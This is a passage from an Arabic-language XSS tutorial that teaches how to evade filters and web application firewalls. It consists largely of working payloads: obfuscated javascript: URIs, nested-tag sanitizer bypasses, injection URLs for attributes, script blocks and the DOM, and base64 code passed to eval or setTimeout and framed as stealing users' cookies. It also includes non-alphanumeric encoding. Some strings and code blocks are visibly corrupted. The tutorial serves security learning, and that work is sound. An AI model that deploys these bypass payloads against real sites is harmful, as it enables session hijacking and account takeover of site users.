`ale/.source + /rt/.source/`

```
Run Top { } ^ v Q X Filter Output
1 /ale/.source + /rt/.source
>> /ale/.source + /rt/.source
< "alert"
```

4. دالة atob بتحول النص المشفر باستخدام Base64 إلى نص عادي. اتكلمنا على الدالة دي في جزء javascript.

`atob("YwxlcuQ=")`

```
Run Top { } ^ v Q X Filter Output
1 atob("YwxlcuQ=")
2
>> atob("YwxlcuQ=")
< "alert"
```

دالة unescape(): تقوم بتحويل سلسلة نصية مشفرة باستخدام رموز unicode أو أرقام hexadecaml إلى شكلها النصي الأصلي.

`unescape(/%78%u0073%73/.source) // xss`


```
Run Top { } ^ v Q X Filter Output
1 console.log(unescape(/%78%u0073%73/.source));
2
>> console.log(unescape(/%78%u0073%73/.source));
xss
```

استخدام دالتي decodeURI و decodeURIComponent في JavaScript

1.decodeURI(): تستخدم لتحويل سلسلة URL كاملة مشفرة إلى شكلها الأصلي. هذه الدالة لا تفك تشفير الأحرف الخاصة مثل #, ?, و &, والتي تستخدم كعناصر ضمن URL.

2.decodeURIComponent(): تستخدم لتحويل جزء من URL مشفر إلى شكلها الأصلي. هذه الدالة تفك تشفير جميع الأحرف الخاصة التي قد تكون مشفرة.

```
decodeURI("/alert(%22xss%22)/")  
decodeURIComponent("/alert(%22xss%22)/")
```



```
Run Top { } ^ v Q X Filter Output  
1 decodeURIComponent("/alert(%22xss%22)/")  
    >> decodeURIComponent("/alert(%22xss%22)/")  
    <- '/alert("xss")/'
```

Pseudo-protocols

javascript: هو "مخطط URI غير رسمي"، ويشير إليه عادة باسم بروتوكول وهمي. من المفيد استدعاء كود JavaScript داخل رابط. النمط الشائع الذي تتعرف عليه معظم المرشحات هو كلمة رئيسية javascript تليها علامة النقطتين (:)

```
<a href="javascript:alert(1)"/>
```

المشكلة بقايا هندسه ان أغلب الفلاتر الأمنية بتتعرف على النمط javascript: وتقوم بحجبه مباشرة. وطبعا في طرق بديلة لتجاوز الفلاتر، منها: تغيير حالة الحروف:

```
<object data="JaVaScRiPt:alert(1)">
```

استخدام الترميز: لخداع الفلاتر اللي بتبحث عن النمط (javascript):

```
<object data="javascript&colon;alert(1)">
```

```
<object data="javascript&#x003A;alert(1)">
```

```
<object data="javascript&#58;alert(1)">
```

الفواصل والمسافات: يمنع الفلاتر من التعرف على النمط ككل.

```
<object data="javas  
cript:alert(1)">
```

الترميز الكامل للحروف: ترميز كل حرف بشكل منفصل يصعب على الفلاتر التعرف على javascript:

```
<object data="&#x6A;ascript:alert(1)">
```

```
<object  
data="&#x6A;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;  
&#x70;&#x74;&#x3A;alert(1)">
```

ملاحظة هامة:

البروتوكول الوهمي javascript: يستخدم عادةً جوه الروابط (links) عشان يشغل أكواد JavaScript. بس لما بنستخدم معالجات الأحداث زي onclick أو onload، مش بنحتاج نستخدم javascript:، لأن معالجات الأحداث بتقدر تشغل أكواد JavaScript مباشرة من غير الحاجة للبروتوكول ده.

Bypassing Sanitization

في كثير من الأحيان، تختار الآليات الأمنية تنظيف العناصر التي قد تكون بها ثغرات XSS بدلاً من حظر الطلب بالكامل. هذه الطريقة من الفلاتر هي من الأكثر شيوعاً التي قد نواجهها أثناء اختبارنا.

مثال شائع: أحد الأساليب الشائعة للتنظيف هو ترميز بعض الأحرف الأساسية في HTML مثل `<` الذي يتم تحويله إلى `<lt;` و `>` الذي يتم تحويله إلى `>gt;`. لكن، هذا التنظيف ليس دائماً كافياً ويعتمد على النقطة التي يتم إدخال البيانات غير الموثوقة فيها داخل الصفحة.

تعالى نشوف سوا أمثلة للتوضيح:

1. عندما يتم ترميز الأحرف:

`<script>alert(1)</script>` النص الأصلي //

`<script>alert(1)</script>` بعد الترميز //

في هذا المثال، الترميز يمنع تنفيذ جافا سكريبت، ولكن ما إذا كان الترميز يكفي يعتمد على كيفية إدراج النص داخل الصفحة.

التنظيف في سياقات مختلفة: إذا تم إدخال النص في مكان لا يتم فيه تحليل HTML بشكل كامل، مثل بعض خصائص HTML أو النصوص، قد تكون هناك فرصة لتجاوز التنظيف.

في بعض الأحيان، الفلتر ممكن يعالج المتجهات اللي بتحاول تدخلها عن طريق إزالة الكلمات الضارة. يعني مثلاً، ممكن يشيل علامات `<script>`.

خطأ شائع في الطريقة دي: الفلتر ممكن يشيل بس أول ظهور لعلامة `<script>`. مثال توضيحي:

```
<script>alert(1)</script> // النص الأصلي
```

```
alert(1) // النص بعد إزالة العلامات
```

لو الفلتر بيحذف بس أول ظهور للعلامة، ممكن تلاقي طريقة لتجاوز الفلتر عن طريق إدخال علامات `<script>` بشكل يخلي الفلتر ما يتعرفش عليها صح.

مثال لتجاوز الفلتر: نص ممكن تستخدمه لتجاوز الفلتر:

```
<scr<script>ipt>alert(1)</script>
```

او ممكن نستخدم `<iframe>` او `<svg>`

```
<scr<iframe>ipt>alert(1)</script>
```

```
<svg<svg onload=confirm(1)//>
```

في المثال ده، بنستخدم `scr<script>ipt` علشان الفلتر يشيل العلامة الأولى بس، وده يسبب لنا `<script>alert(1)</script>` اللي ممكن يتنفذ ككود جافا سكريبت.

Bypassing Browser Filters (URL)

الحقن داخل تاج HTML:

واحدة من أكثر أنواع XSS المنعكسة شيوعاً هي الحقن داخل HTML Tag. هذا النوع من الهجمات عادة ما يتم اكتشافه بواسطة الفلاتر الأساسية. مثال:

```
http://0xT0R.site/inject?x=<svg/onload=alert('0xT0R')>
```

الكود لما يتنفذ هـيظهر ايه في الصفحة ؟ هـيظهر بقا الكود ده يا هندسه:

```
<div>  
Hello 0xT0R  
</div>
```

تخطي الفلاتر عبر إزالة علامة أكبر من (<)

في بعض الأحيان، يمكن تخطي الفلاتر التي تعتمد على اكتشاف العلامات الكاملة لوسوم HTML. مثل XSSAuditor، عبر إزالة علامة أكبر من (<). هذا يمكن أن يساعد في تخطي الفلاتر وتنفيذ الهجمات بنجاح في بعض المتصفحات. بدلاً من استخدام كود الحقن التقليدي مثل:

```
http://0xT0R .site/inject?x=<svg/onload=alert(1)>
```

يمكنك إزالة علامة أكبر من النهائية لتصبح كالتالي:

```
http://0xT0R .site/inject?x=<svg/onload=alert(1)
```

الحقن داخل سمات تاج HTML:

ويمكن أن يكون هناك سيناريو حيث يمكن للمهاجم حقن الأكواد الضارة داخل سمات تاج HTML. إذا كان التطبيق يتيح الحقن داخل سمة من سمات تاج HTML، يمكن للمهاجم إدخال كود ضار في إحدى السمات. على سبيل المثال:

```
http://0xT0R.site/inject?x=giuseppe"><svg/onload=alert(1)>
```

الحقن داخل سمات تاج HTML مع تجاوز WebKit:

يمكن للمهاجمين استغلال الحقن داخل سمات تاج HTML لتجاوز الفلاتر الأمنية الخاصة بـ WebKit. إذا كان التطبيق يتيح حقن الأكواد الضارة داخل سمات وسم HTML، يمكن استغلال هذه الثغرة بالشكل التالي:

```
http://0xT0R.site/inject?x=giuseppe"><a/href="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTs8L3NjcmlwdD4=">clickhere<!--
```


الحقن داخل تاج <script>:

غالباً ما يتم تعيين متغيرات JavaScript باستخدام المعلومات من عنوان URL، مما يتيح فرصة للمهاجمين للحقن. إذا كان التطبيق يعين متغيرات JavaScript باستخدام معلومات من عنوان URL كما في المثال التالي:

```
<script>
```

```
var name = "giuseppe"
```

```
</script>
```

كيفية الحقن:

لنفرض أن عنوان URL يكون بهذا الشكل:

```
http://0xT0R .site/inject?name=giuseppe";alert(1);//
```

الحقن داخل وسوم الأحداث:

تُعتبر سمات الأحداث (Event attributes) نقطة ضعف شائعة في التطبيقات لأنها غالباً ما تكون غير مضمونة بواسطة الفلاتر الأصلية في المتصفحات.

مثال: إذا كان التطبيق يعين قيمة متغيرة باستخدام معلمة من عنوان URL داخل سمة حدث، كما في المثال التالي:

```
<a href="#" onclick="doSomething(roomID)">Click here</a>
```

كيفية الحقن:

لنفرض أن عنوان URL يكون بهذا الشكل:

`http://0xT0R .site/inject?roomID=alert(1)`

الكود لما يتنفذ ه يظهر ايه في الصفحة ؟ ه يظهر الكود ده يا هندسه:

`Click here`

الهجمات القائمة على DOM:

الهجمات القائمة على DOM (Document Object Model) تعتمد على التلاعب بعناصر DOM في المتصفح مباشرةً باستخدام JavaScript، وهذه الأنواع من الهجمات غالباً ما تكون غير مخصصة بواسطة الفلاتر الأصلية في المتصفحات.

مثال: إذا كان التطبيق يعين قيمة من معلمة URL إلى خاصية داخل DOM، كما في المثال التالي:

```
<script>
  var next = new
URLSearchParams(window.location.search).get('next');
  if (next) {
    window.location.href = next;
  } </script>
```

كيفية الحقن:

لنفرض أن عنوان URL يكون بهذا الشكل:

`http://0xT0R.site/inject?next=javascript:alert(1)`

الكود لما يتنفذ هيظهر ايه في الصفحة ؟ هيظهر الكود ده يا هندسه:

```
<script>
  var next = 'javascript:alert(1)';
  if (next) {
    window.location.href = next;
  }
</script>
```

WAF

Web Application Firewall وده بقا يا هندسه راجل الامن بتاع الويب ، اي حد هيدخل اي بيانات للموقع هيقوم راجل الامن ده يفتش البيانات ولو في اي متفجرات يمنعها اقصد هنا الاكواد الضارة طبعاً.

في بعض الاكواد بتكون مشبوهه ومعروفة لل WAF فيتم منعها وفي اكواد بتكون نوعاً ما مش معروفة فبيتم تنفيذها طب زي ايه مثلاً:

`alert('XSS') | alert(1)`

الكودين اللي فوق دول من الاكواد المشبوهه وبيتم تصفيتهم ومنع تنفيذهم في الحالة دي بنلجأ لأكواد نوعاً ما مش عليهم العين علشان يتم تنفيذهم داخل الموقع مثلاً:

- ▲ `prompt('xss')`
- ▲ `prompt(8)`
- ▲ `confirm('xss')`
- ▲ `confirm(8)`
- ▲ `alert(/xss/.source)`
- ▲ `window[/alert/.source](8)`

`alert(document.cookie)` ايضا من الاكواد المشبوهه
ويفضل استبدالها بالاكواد الاتية:

- ▲ `with(document)alert(cookie)`
- ▲ `alert(document['cookie'])`
- ▲ `alert(document[/cookie/.source])`
- ▲ `alert(document[/coo/.source+/kie/.source])`

`` ايضا من الاكواد المشبوهه
ويفضل استبدالها بالاكواد الاتية:

- ▲ `<svg/onload=alert(1)>`
- ▲ `<video src=x onerror=alert(1);>`
- ▲ `<audio src=x onerror=alert(1);>`

`javascript:alert(document.cookie)` ايضا من الاكواد المشبوهه
ويفضل استبدالها بالكود التالي:

▲
`data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4=`

ModSecurity

اتكلمنا من قبل عن موضوع ال WAF ودلوقتي هنشوف نوع من انواع ال WAFs اللي هو ModSecurity وهنشوف ازاي بيفلتر علامة <script>:

SecRule ARGS

```
"(?i)(<script[^>]*>[\s\S]*?</script[^>]*>|<script[^>]*>[\s\S]*?<\script[^\s\S]*[\s\S]|<script[^>]*>[\s\S] *?</script[\s]*[\s]|<script[^>]*>[\s\S]*?</script|<script[^>]*>[\s\S]*?)" [continue]
```

دي الطريقة اللي بيكتشف بيها ال WAF علامة <script>. طيب نعمل ايه بقا معاه ؟
الحل هنا في وجود عدة بدائل يمكننا من خلالها تشغيل كودنا، مثل استخدام
علامات <script> المختلفة ومعالجات الأحداث المرتبطة بها. امثلة:

1. علامة مع معالج الحدث **:onerror**

```

```

2. علامة <body> مع معالج الحدث **:onload**

```
<body onload="alert(1)">
```

3. علامة <a> مع معالج الحدث **:onmouseover**

```
<a href="#" onmouseover="alert(1)">Hover over me</a>
```

4. علامة <input> مع معالج الحدث **:onfocus**

```
<input type="text" onfocus="alert(1)">
```

Base64 Encoding

ركزز معايا يا هندسه علشان الجزء ده مهم جدا
احنا لو عايزين ننفذ كود ضار غرضه نسرقة ال cookies بتاع المستخدمين هيكون
الكود كالتالي

```
alert(document.cookie);
```

بالشكل ده ممكن يتنفذ لو مفيش اي فلترة او WAF طيب لو لقينا فلاتر ؟
بالتأكيد يا هندسه هيتمنع الكود!

في الحالة دي هنلجأ لل Encoding علشان نتجاوز الفلترة. طب وليه نستخدم
base64 encoding ؟

بسبب بعض أنظمة الحماية (WAFs) أو الفلاتر اللي في تطبيقات الويب ممكن تمنع
الأكواد الضارة زي جافاسكريبت. لكن لو استخدمنا Base64 Encoding. ممكن
نعدي الفلاتر دي لأن النص بيكون مش واضح ومش مفهوم للفلاتر.

كلام جميل يلا بينا نشفر الكود اللي فوق ل base64 encoding:

```
YWxlcnQoZG9jdW1lbnQuY29va2llKQ==
```

فاكر يا هندسة الجزء اللي كلمتك عنه لما كنا بنتكلم على جزء الجافاسكريبت
وقدلتك متقلقش قدام هنتكلم عنه عملي!؟

ايوه بالظبط ال **function** اللي اسمها **atob** اللي بتفك الترميز. لقد اتى موعد
عملها. بس انتبه يا هندسه دي عبارة عن بتفك الترميز وترجعك النص المشفر


يعني مش بتنفذ الكود طيب ولو حابين نفك الترميز وكممان ننفذ الكود هقلك هنتسخدم function كمان اسمها eval بس فيها مشكلة بسيطة هنعرفها دلوقتي

```
<script>
```

```
eval(atob('YWxlcuQoZG9jdW1lbnQuY29va2llKQ=='));
```

```
</script>
```

وبكده هيتم فك الترميز وكممان هينفذ الكود الضار ونستيطع سرقة الكوكيز طب واياه رايك لو ننفذ الكود ده عملي ونشوف هل هيتنفذ فعلا ولا لا هنتسخدم موقع مصاب ومخصص للتعلم brutellogic.com.br



كنت قلت من شوية ان eval فيه مشكلة بسيطة ، طب ايه هي ؟ مشكلته يا هندسه انه بقا مشبوه زي alert وحاليا ليه بدائل نوعا ما مش مشبوهه لذلك يفضل نستخدم بدائله لو مقدرش يتخطى ال WAF . بدائله كالاتي:

setTimeout("code") # في كل المتصفحات

setInterval("code") # في كل المتصفحات

setImmediate("code") # 10+IE فقط في متصفح


Function("code")() # في كل المتصفحات

طيب نجرب اول function على نفس الموقع اللي نفذنا عليه eval , ده هيكون الكود الضار:

```
<script>
```


```
setTimeout(atob('YWxlcuQoZG9jdW1lbnQuY29va2lkQ=='));
```

```
</script>
```



الكود ده يمكن استخدامه كبديل لدالة eval أو أي طريقة مباشرة ثانية لتشغيل كود جافاسكريبت، والكود التالي يساعد في تجاوز بعض الفلاتر الأمنية اللي بتمنع استخدام كلمات مفتاحية زي eval:

```
alert(Function.constructor('return 400+4')())
```



JavaScript Encoding

Non-Alphanumeric

من ضمن الطرق المختلفة لتشفير كود JavaScript، في تقنية مثيرة للاهتمام.

اسمها Non-Alphanumeric JavaScript Encoding. دي تقنية بتعتمد على استخدام رموز غير حرفية ورقمية في تشفير الأكواد. التقنية دي ظهرت لأول مرة على منتدى sla.ckers في أواخر 2009 على يد باحث أمني ياباني اسمه Yosuke Hasegawa.

هي ممكن في الاول تكون معقدة بس متقلقش هحللك كل جزء فيها تعالى نشوف مثال على كود ضار وبعدها نشفure بالتقنية دي


```
alert("cool code");
```

جاهز تشوف شكل تشفير الكود بتقنية Non-Alphanumeric ؟

```
_=[]|[];$=_++;__=(_<<_);___=(_<<_)+_;  
____=__+__;_____=__+____;$${}+""[____]+({}+"")[_]+({}[$]  
+"")[_]+(($!= $)+"")[____]+(($== $)+"")[$]+(($== $)+"")[_]+(($== $)  
+"")[_]+({}+"")[____]+(($== $)+"")[$]+({}+"")[_]+(($== $)+"")  
[_];$$$=($!= $)+""[_]+($!= $)+""[_]+(($== $)+"")[____]+(($== $)  
+"")[_]+(($== $)+"")[$];$_$=({}+"")[____]+({}+"")[_]+({}+"")[_]  
+($!= $)+""[_]+({}+"")[_+____]+({}+"")[____]+({}+"")[_]+  
({}[$]+"")[_]+(($== $)+"")[____];($)[$$$][$$$]($$$+"("+$_+$+""))();
```

فاهم حاجه ؟ لأ مش كده ! اهو برضو المتصفحات كذلك مش فاهمه يطلع ايه الكلام الملبط ده ;

بس لو نفذنا الكلام الملبط ده هينفذ كودنا المراد !!
طب متيجي نجرب في متصفحا داخل ال console ونشوف هيتنفذ ولا لا ؟



لقد تم تنفيذه بنجاح معنى ذلك ان الرموز دي مش كلام ملبط بالعكس وراه كود مشفر ممكن نقول عليه متنكر علشان يتهرب من ال WAF او اجهزة اخرى زي IDs و Ips.

String Casting

عايزك تركز كويس جدا لاننا هنتعمق في عالم السحر بتاع الجافاسكريبت! ومش السحر اللي بتشوفه في الأفلام، لا، ده السحر بتاع الجافاسكريبت اللي بيعتمد على طبيعته المتحررة شوية في التعامل مع الأنواع.


فخلينا نبدأ ونحلل شوية تصرفات غريبة ومثيرة للاهتمام في الجافاسكريبت.

ملاحظة: الشرح بتاع التقنية دي ممكن يكون محتاج درس مخصوص وممكن يبقى ممل شوية لو مش مهتم بيها. علشان كده، هنعمل تحليل سريع لبعض المفاهيم الأساسية. في الاول احنا عايزين نعرف الاليجوريزم اللي ماشيه عليه التقنية دي علشان تحول الكود البسيط ده لكلام ملخبط محدش يفهمه.

ركز بقا يا هندسة، دلوقتي هنتكلم عن حاجة بتحصل في الجافاسكريبت اسمها "تحويل المتغيرات لنصوص" أو String Casting. يعني إيه الكلام ده؟ يعني إنك تقدر تحول أي متغير لنص بسهولة. خلينا نشوف شوية أمثلة: لو عندنا الرقم 1234، ممكن نحوله لنص كالتالي:

`"" + 1234` or `1234 + ""` //returns "1234"

`[] + 1234` or `1234 + []` //returns "1234"



يعني ببساطة، لو جمعت أي حاجة مع نص فاضي أو مصفوفة فاضية، هيتحول لنص. الجزء ده ممكن يكون كلمة السر في التقنية دي وهتعرف اهمية الجزئية دي قدام هنحتاجها في تشفير الكود.


دلوقتي خلينا نشوف حاجة أعقد شوية:

```
x = "hello"
```

```
[1,"a",x] // returns [1, "a", "hello"]
```

```
[1,"a",x]+"" // returns "1,a,hello"
```


هنا بقى، لو عندنا مصفوفة فيها أرقام وحروف ومتغير نصي، لو جمعت المصفوفة دي مع نص فاضي، النتيجة بتبقى نص واحد مجمع، زي المثال الاخير. الهدف من الكلام ده إنك تفهم إزاي الجافاسكريبت بتعامل مع المتغيرات وتحويلها لنصوص، وده بيساعد في فهم بعض الثغرات في XSS. الموضوع بسيط مش كده؟ جرب بنفسك وشوف السحر ده!



Booleans

دلوقتي هنشوف إزاي نقدر نرجع قيم منطقية (Boolean) في الجافاسكريبت باستخدام حروف غير ألفبائية. القيم المنطقية دي إما بتكون صح (TRUE) أو غلط (FALSE). خلينا نشوف شوية أمثلة:

